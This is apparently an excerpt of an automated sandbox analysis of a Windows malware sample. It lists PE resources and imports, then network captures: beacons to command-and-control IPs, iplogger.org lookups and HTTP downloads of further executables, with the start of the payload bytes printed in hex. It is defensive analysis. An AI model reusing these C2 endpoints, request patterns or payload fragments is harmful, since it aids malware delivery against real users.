
Name	RVA	Size	Type	Language	Country
RT_ICON	0x1912b0	0x8a8	Device independent bitmap graphic, 32 x 64 x 8, image size 1024, 256 important colors		
RT_ICON	0x191b58	0x25a8	Device independent bitmap graphic, 48 x 96 x 32, image size 9216		
RT_ICON	0x194100	0x10a8	Device independent bitmap graphic, 32 x 64 x 32, image size 4096		
RT_STRING	0x1953a8	0x42	data		
RT_STRING	0x1953f0	0x280	data		
RT_STRING	0x195670	0x3ce	data		
RT_STRING	0x195a40	0x1b2	data		
RT_ACCELERATOR	0x1951d8	0x80	data		
RT_GROUP_ICON	0x1951a8	0x30	data		
RT_VERSION	0x195268	0x140	MIPSEB-LE MIPS-III ECOFF executable not stripped - version 0.79		
None	0x195258	0xa	data		

Imports

DLL	Import
KERNEL32.dll	LoadLibraryA, InterlockedPushEntrySList, GetConsoleAliasesA, ReadFile, ReadConsoleW, GetVolumeInformationA, GetComputerNameA, LocalFree, InterlockedDecrement, SetSystemTimeAdjustment, SetLocaleInfoA, FindNextVolumeA, FindNextChangeNotification, CopyFileExA, MoveFileWithProgressW, VerifyVersionInfoW, LocalSize, FileTimeToDosDateTime, DebugBreak, GlobalGetAtomNameA, IsBadWritePtr, FindResourceA, GetComputerNameExA, GetProcAddress, GetStringTypeW, GetFileTime, GetConsoleAliasesLengthW, GetVolumeNameForVolumeMountPointA, DeleteVolumeMountPointA, GetCPInfo, GetQueuedCompletionStatus, MoveFileWithProgressA, CopyFileA, lstrcpynW, WriteConsoleW, GetBinaryTypeW, WriteConsoleOutputA, GetCommandLineA, InterlockedIncrement, CreateActCtxW, FormatMessageA, GetModuleHandleW, GetModuleHandleA, EnterCriticalSection, GetStringTypeExA, OpenMutexW, FindResourceW, RtlCaptureContext, InterlockedExchange, InitializeCriticalSectionAndSpinCount, DeleteFiber, InterlockedExchangeAdd, EnumDateFormatsA, GetPrivateProfileStructA, GetNamedPipeHandleStateW, RegisterWaitForSingleObject, LocalAlloc, QueryMemoryResourceNotification, SetLastError, GetProcessPriorityBoost, GetMailslotInfo, HeapWalk, SetFilePointer, SetConsoleMode, RaiseException, RtlUnwind, GetLastError, MoveFileA, DeleteFileA, GetStartupInfoA, HeapAlloc, HeapFree, TerminateProcess, GetCurrentProcess, UnhandledExceptionFilter, SetUnhandledExceptionFilter, IsDebuggerPresent, TlsGetValue, TlsAlloc, TlsSetValue, TlsFree, GetCurrentThreadId, Sleep, ExitProcess, WriteFile, GetStdHandle, GetModuleFileNameA, FreeEnvironmentStringsA, GetEnvironmentStrings, FreeEnvironmentStringsW, WideCharToMultiByte, GetEnvironmentStringsW, SetHandleCount, GetFileType, DeleteCriticalSection, HeapCreate, VirtualFree, QueryPerformanceCounter, GetTickCount, GetCurrentProcessId, GetSystemTimeAsFileTime, LeaveCriticalSection, VirtualAlloc, HeapReAlloc, HeapSize, GetACP, GetOEMCP, IsValidCodePage, GetLocaleInfoA, GetStringTypeA, MultiByteToWideChar, LCMapStringA, LCMapStringW
USER32.dll	CharUpperBuffW
WINHTTP.dll	WinHttpCreateUrl

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 3, 2022 17:42:17.356427908 CEST	49710	80	192.168.2.6	208.67.104.97
Oct 3, 2022 17:42:17.383599997 CEST	80	49710	208.67.104.97	192.168.2.6
Oct 3, 2022 17:42:17.383812904 CEST	49710	80	192.168.2.6	208.67.104.97
Oct 3, 2022 17:42:17.386774063 CEST	49710	80	192.168.2.6	208.67.104.97
Oct 3, 2022 17:42:17.413696051 CEST	80	49710	208.67.104.97	192.168.2.6
Oct 3, 2022 17:42:19.242346048 CEST	80	49710	208.67.104.97	192.168.2.6
Oct 3, 2022 17:42:19.242492914 CEST	49710	80	192.168.2.6	208.67.104.97
Oct 3, 2022 17:42:20.319062948 CEST	49711	80	192.168.2.6	85.31.46.167
Oct 3, 2022 17:42:20.346203089 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.346492052 CEST	49711	80	192.168.2.6	85.31.46.167
Oct 3, 2022 17:42:20.348063946 CEST	49711	80	192.168.2.6	85.31.46.167
Oct 3, 2022 17:42:20.375190973 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.375627995 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.375648975 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.375668049 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.375686884 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.375704050 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.375720978 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.375737906 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.375756979 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.375758886 CEST	49711	80	192.168.2.6	85.31.46.167
Oct 3, 2022 17:42:20.375775099 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.375793934 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.375802994 CEST	49711	80	192.168.2.6	85.31.46.167
Oct 3, 2022 17:42:20.375824928 CEST	49711	80	192.168.2.6	85.31.46.167
Oct 3, 2022 17:42:20.375883102 CEST	49711	80	192.168.2.6	85.31.46.167
Oct 3, 2022 17:42:20.402920961 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.402972937 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.403003931 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.403034925 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.403064013 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.403094053 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.403120995 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.403122902 CEST	49711	80	192.168.2.6	85.31.46.167
Oct 3, 2022 17:42:20.403172016 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.403172016 CEST	49711	80	192.168.2.6	85.31.46.167
Oct 3, 2022 17:42:20.403194904 CEST	49711	80	192.168.2.6	85.31.46.167
Oct 3, 2022 17:42:20.403202057 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.403225899 CEST	49711	80	192.168.2.6	85.31.46.167
Oct 3, 2022 17:42:20.403232098 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.403245926 CEST	49711	80	192.168.2.6	85.31.46.167
Oct 3, 2022 17:42:20.403263092 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.403274059 CEST	49711	80	192.168.2.6	85.31.46.167
Oct 3, 2022 17:42:20.403292894 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.403321028 CEST	49711	80	192.168.2.6	85.31.46.167
Oct 3, 2022 17:42:20.403321028 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.403343916 CEST	49711	80	192.168.2.6	85.31.46.167
Oct 3, 2022 17:42:20.403351068 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.403366089 CEST	49711	80	192.168.2.6	85.31.46.167
Oct 3, 2022 17:42:20.403381109 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.403390884 CEST	49711	80	192.168.2.6	85.31.46.167
Oct 3, 2022 17:42:20.403409958 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.403424978 CEST	49711	80	192.168.2.6	85.31.46.167
Oct 3, 2022 17:42:20.403439045 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.403449059 CEST	49711	80	192.168.2.6	85.31.46.167
Oct 3, 2022 17:42:20.403467894 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.403480053 CEST	49711	80	192.168.2.6	85.31.46.167
Oct 3, 2022 17:42:20.403497934 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.403511047 CEST	49711	80	192.168.2.6	85.31.46.167

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 3, 2022 17:42:20.403527021 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.403537989 CEST	49711	80	192.168.2.6	85.31.46.167
Oct 3, 2022 17:42:20.403568029 CEST	49711	80	192.168.2.6	85.31.46.167
Oct 3, 2022 17:42:20.430773973 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.430810928 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.430833101 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.430860043 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.430892944 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.430913925 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.430936098 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.430952072 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.430974007 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.430974007 CEST	49711	80	192.168.2.6	85.31.46.167
Oct 3, 2022 17:42:20.430995941 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.431014061 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.431032896 CEST	49711	80	192.168.2.6	85.31.46.167
Oct 3, 2022 17:42:20.431039095 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.431058884 CEST	49711	80	192.168.2.6	85.31.46.167
Oct 3, 2022 17:42:20.431062937 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.431086063 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.431091070 CEST	49711	80	192.168.2.6	85.31.46.167
Oct 3, 2022 17:42:20.431108952 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.431124926 CEST	49711	80	192.168.2.6	85.31.46.167
Oct 3, 2022 17:42:20.431144953 CEST	49711	80	192.168.2.6	85.31.46.167
Oct 3, 2022 17:42:20.431154966 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.431173086 CEST	49711	80	192.168.2.6	85.31.46.167
Oct 3, 2022 17:42:20.431178093 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.431200027 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.431212902 CEST	49711	80	192.168.2.6	85.31.46.167
Oct 3, 2022 17:42:20.431221962 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.431231022 CEST	49711	80	192.168.2.6	85.31.46.167
Oct 3, 2022 17:42:20.431245089 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.431251049 CEST	49711	80	192.168.2.6	85.31.46.167
Oct 3, 2022 17:42:20.431267977 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.431272030 CEST	49711	80	192.168.2.6	85.31.46.167
Oct 3, 2022 17:42:20.431289911 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.431302071 CEST	49711	80	192.168.2.6	85.31.46.167
Oct 3, 2022 17:42:20.431310892 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.431325912 CEST	49711	80	192.168.2.6	85.31.46.167
Oct 3, 2022 17:42:20.431334019 CEST	80	49711	85.31.46.167	192.168.2.6
Oct 3, 2022 17:42:20.431355953 CEST	80	49711	85.31.46.167	192.168.2.6

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 3, 2022 17:43:01.238493919 CEST	56331	53	192.168.2.6	8.8.8.8
Oct 3, 2022 17:43:01.259056091 CEST	53	56331	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Oct 3, 2022 17:43:01.238493919 CEST	192.168.2.6	8.8.8.8	0x8600	Standard query (0)	iplogger.org	A (IP address)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Oct 3, 2022 17:43:01.259056091 CEST	8.8.8.8	192.168.2.6	0x8600	No error (0)	iplogger.org		148.251.234.83	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- iplogger.org
- 208.67.104.97
- 85.31.46.167
- 107.182.129.235
- 171.22.30.106

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49712	148.251.234.83	443	C:\Users\user\AppData\Local\Temp\gVbgwXdNtgMn\Cleaner.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49710	208.67.104.97	80	C:\Users\user\Desktop\file.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 17:42:17.386774063 CEST	100	OUT	GET /powfhxhxcjzx/ping.php?sub=NOSUB&stream=start&substream=mixinte HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 User-Agent: 1 Host: 208.67.104.97 Connection: Keep-Alive Cache-Control: no-cache
Oct 3, 2022 17:42:19.242346048 CEST	100	IN	HTTP/1.1 200 OK Date: Mon, 03 Oct 2022 15:42:17 GMT Server: Apache/2.4.41 (Ubuntu) Content-Length: 1 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 30 Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49711	85.31.46.167	80	C:\Users\user\Desktop\file.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 17:42:20.348063946 CEST	101	OUT	GET /software.php HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 User-Agent: D Host: 85.31.46.167 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 17:42:20.375627995 CEST	102	IN	HTTP/1.1 200 OK Date: Mon, 03 Oct 2022 15:42:20 GMT Server: Apache/2.4.41 (Ubuntu) Pragma: public Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Cache-Control: private Content-Disposition: attachment; filename="dll"; Content-Transfer-Encoding: binary Content-Length: 242176 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/octet-stream Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 4a 6c ef 58 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0b 00 00 a8 03 00 00 08 00 00 00 00 00 00 2e c6 03 00 00 20 00 00 00 e0 03 00 00 00 00 10 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 04 00 00 02 00 00 00 00 00 00 03 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 d4 c5 03 00 57 00 00 00 00 e0 03 00 10 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 34 a6 03 00 00 20 00 00 00 a8 03 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 10 04 00 00 00 e0 03 00 00 06 00 00 00 aa 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 00 04 00 00 02 00 00 00 b0 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 c6 03 00 00 00 00 00 48 00 00 00 02 00 05 00 a0 60 02 00 34 65 01 00 01 00 00 00 00 00 00 00 90 55 01 00 10 0b 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 7d 00 59 00 79 00 3d 00 7b 00 58 00 78 00 3d 00 8a 72 93 00 00 70 04 6f 32 00 00 0a 8c 6f 00 00 01 28 33 00 00 0a 02 04 6f 32 00 00 0a 7d 05 00 00 04 2a 3a 02 03 73 01 00 00 06 04 28 02 00 00 06 2a 1e 17 80 06 00 00 04 2a 32 72 df 00 00 70 28 3b 00 00 0a 26 2a 56 72 a8 0f 00 70 80 07 00 00 04 72 a8 0f 00 70 80 08 00 00 04 2a 1e 02 28 1f 00 00 0a 2a 3e 02 fe 15 06 00 00 02 02 03 7d 09 00 00 04 2a be 02 03 28 43 00 00 0a 04 d6 8c 6f 00 00 01 28 44 00 00 0a 28 45 00 00 0a 7d 09 00 00 04 02 28 46 00 00 0a 28 45 00 00 0a 28 47 00 00 0a 26 2a 3e 02 fe 15 07 00 00 02 02 03 7d 0e 00 00 04 2a aa 02 03 28 43 00 00 0a 04 d6 8c 6f 00 00 01 28 44 00 00 0a 7d 0e 00 00 04 02 28 46 00 00 0a 28 45 00 00 0a 28 48 00 00 0a 26 2a 22 02 fe 15 08 00 00 02 2a 3e 02 fe 15 09 00 00 02 02 03 7d 18 00 00 04 2a 52 02 03 7d 20 00 00 04 02 02 7b 20 00 00 04 6f 6f 00 00 0a 2a 1e 02 7b 20 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELJlX!. @W H.text4 `.rsrc@@.reloc@BH`4eU}Yy={Xx =rpo2o(3o2}*:s(**2rp(;&*Vrprp*(*>}*(Co(D(E}(F(E(G&*>}*(Co(D}(F(E(H&*"*>}*R} { oo*{
Oct 3, 2022 17:42:20.637722969 CEST	354	OUT	GET /software.php HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 User-Agent: E Host: 85.31.46.167 Connection: Keep-Alive Cache-Control: no-cache
Oct 3, 2022 17:42:20.669107914 CEST	355	IN	HTTP/1.1 200 OK Date: Mon, 03 Oct 2022 15:42:20 GMT Server: Apache/2.4.41 (Ubuntu) Pragma: public Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Cache-Control: private Content-Disposition: attachment; filename="soft"; Content-Transfer-Encoding: binary Content-Length: 3947920 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: application/octet-stream Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 f1 9a e4 ea 00 00 00 00 00 00 00 00 e0 00 22 00 0b 01 30 00 00 e4 14 00 00 0c 00 00 00 00 00 00 a6 02 15 00 00 20 00 00 00 20 15 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 60 15 00 00 02 00 00 00 00 00 00 02 00 60 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 54 02 15 00 4f 00 00 00 00 20 15 00 32 09 00 00 00 00 00 00 00 00 00 00 00 28 3c 00 90 15 00 00 00 40 15 00 0c 00 00 00 38 02 15 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 ac e2 14 00 00 20 00 00 00 e4 14 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 32 09 00 00 00 20 15 00 00 0a 00 00 00 e6 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 40 15 00 00 02 00 00 00 f0 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 88 02 15 00 00 00 00 00 48 00 00 00 02 00 05 00 68 81 00 00 40 45 00 00 01 00 00 00 54 00 00 06 a8 c6 00 00 90 3b 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1e 02 28 13 00 00 0a 2a 1e 02 28 13 00 00 0a 2a ae 7e 01 00 00 04 2d 1e 72 01 00 00 70 d0 03 00 00 02 28 14 00 00 0a 6f 15 00 00 0a 73 16 00 00 0a 80 01 00 00 04 7e 01 00 00 04 2a 1a 7e 02 00 00 04 2a 1e 02 80 02 00 00 04 2a 6a 28 03 00 00 06 72 3d 00 00 70 7e 02 00 00 04 6f 17 00 00 0a 74 15 00 00 01 2a 6a 28 03 00 00 06 72 4d 00 00 70 7e 02 00 00 04 6f 17 00 00 0a 74 15 00 00 01 2a 6a 28 03 00 00 06 72 b7 00 00 70 7e 02 00 00 04 6f 17 00 00 0a 74 15 00 00 01 2a 6a 28 03 00 00 06 72 cb 00 00 70 7e 02 00 00 04 6f 17 00 00 0a 74 15 00 00 01 2a 6a 28 03 00 00 06 72 d9 00 00 70 7e 02 00 00 04 6f 17 00 00 0a 74 15 00 00 01 2a 6a 28 03 00 00 06 72 eb 00 00 70 7e 02 00 00 04 6f 17 00 00 0a 74 15 00 00 01 2a 6a 28 03 00 00 06 72 1f 01 00 70 7e 02 00 00 04 6f 17 00 00 0a 74 15 00 00 01 2a 1a 7e 03 00 00 04 2a 1e 02 28 18 00 00 0a 2a 56 73 0e 00 00 06 28 19 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL"0 @ ``TO 2(<@8 H.text `.rsrc2 @@.re loc@@BHh@ET;(*(*~-rp(os~*~**j(r=p~ot*j(rMp~ot*j(rp~ot*j(rp~ot*j(rp~ot*j(rp~ot*j(rp~ot*~*(*Vs(

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49713	208.67.104.97	80	C:\Users\user\Desktop\file.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 17:43:41.216011047 CEST	4575	OUT	GET /powfhxhxcjzx/ping.php?sub=NOSUB&stream=mixtwo&substream=mixinte HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 User-Agent: 1 Host: 208.67.104.97 Connection: Keep-Alive Cache-Control: no-cache
Oct 3, 2022 17:43:43.067961931 CEST	4575	IN	HTTP/1.1 200 OK Date: Mon, 03 Oct 2022 15:43:41 GMT Server: Apache/2.4.41 (Ubuntu) Content-Length: 1 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 30 Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49714	107.182.129.235	80	C:\Users\user\Desktop\file.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 17:43:43.209049940 CEST	4576	OUT	GET /storage/ping.php HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 User-Agent: 0 Host: 107.182.129.235 Connection: Keep-Alive Cache-Control: no-cache
Oct 3, 2022 17:43:43.236627102 CEST	4576	IN	HTTP/1.1 200 OK Date: Mon, 03 Oct 2022 15:43:43 GMT Server: Apache/2.4.41 (Ubuntu) Content-Length: 17 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 55 77 55 6f 6f 6f 49 49 72 77 67 68 32 34 75 75 55 Data Ascii: UwUoooIIrwgh24uuU
Oct 3, 2022 17:43:43.308698893 CEST	4577	OUT	GET /storage/extension.php HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 User-Agent: 1 Host: 107.182.129.235 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 17:43:43.336393118 CEST	4578	IN	HTTP/1.1 200 OK Date: Mon, 03 Oct 2022 15:43:43 GMT Server: Apache/2.4.41 (Ubuntu) Pragma: public Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Cache-Control: private Content-Disposition: attachment; filename="fuckingdllENCR.dll"; Content-Transfer-Encoding: binary Content-Length: 94224 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: application/octet-stream Data Raw: f9 f1 a9 b8 8b 6d 69 b2 02 e6 7d 3b a6 18 dc 46 22 cd 29 c1 54 8d 11 27 4b 3b 1b ff ec e2 4f bb 59 30 3a cd fb c8 c6 19 33 6a e8 b1 5c 17 49 6a ea 32 52 c5 89 50 17 fc 06 dd 43 07 19 e2 71 a9 7c d1 32 a8 0e fe be ec b3 69 52 32 57 f5 46 e8 b4 ab 43 3d 4d 55 b9 a4 16 cb 8b 9e 85 48 36 99 ea f5 41 e4 94 1a 97 d3 d7 40 7f fa 4f a6 63 1a 89 89 4d 87 78 38 ce 94 d2 e4 b0 4c ae e0 2d 20 c9 88 ab 62 96 84 7c 12 43 b2 c0 e7 8e a4 5a 7d a5 77 d7 94 2e d1 6c 1a 61 cd 61 54 b4 87 c2 a5 62 72 2c 19 c8 18 36 77 23 06 6a c2 50 d9 8c 6c 69 f4 88 3d fc b4 ca 1b 0e c0 6f ac 1e b2 92 93 cf ee 53 e9 7b ab eb 52 94 a4 e6 e4 2e 94 d9 d2 35 d5 a0 15 92 ec a7 23 3b 93 d0 94 82 04 2d fb d3 f1 e8 62 2b 19 e3 8b 47 28 90 3e cb 02 51 05 b9 e0 f5 a5 69 4e 7b 90 2b 79 0c 1d d0 5a 43 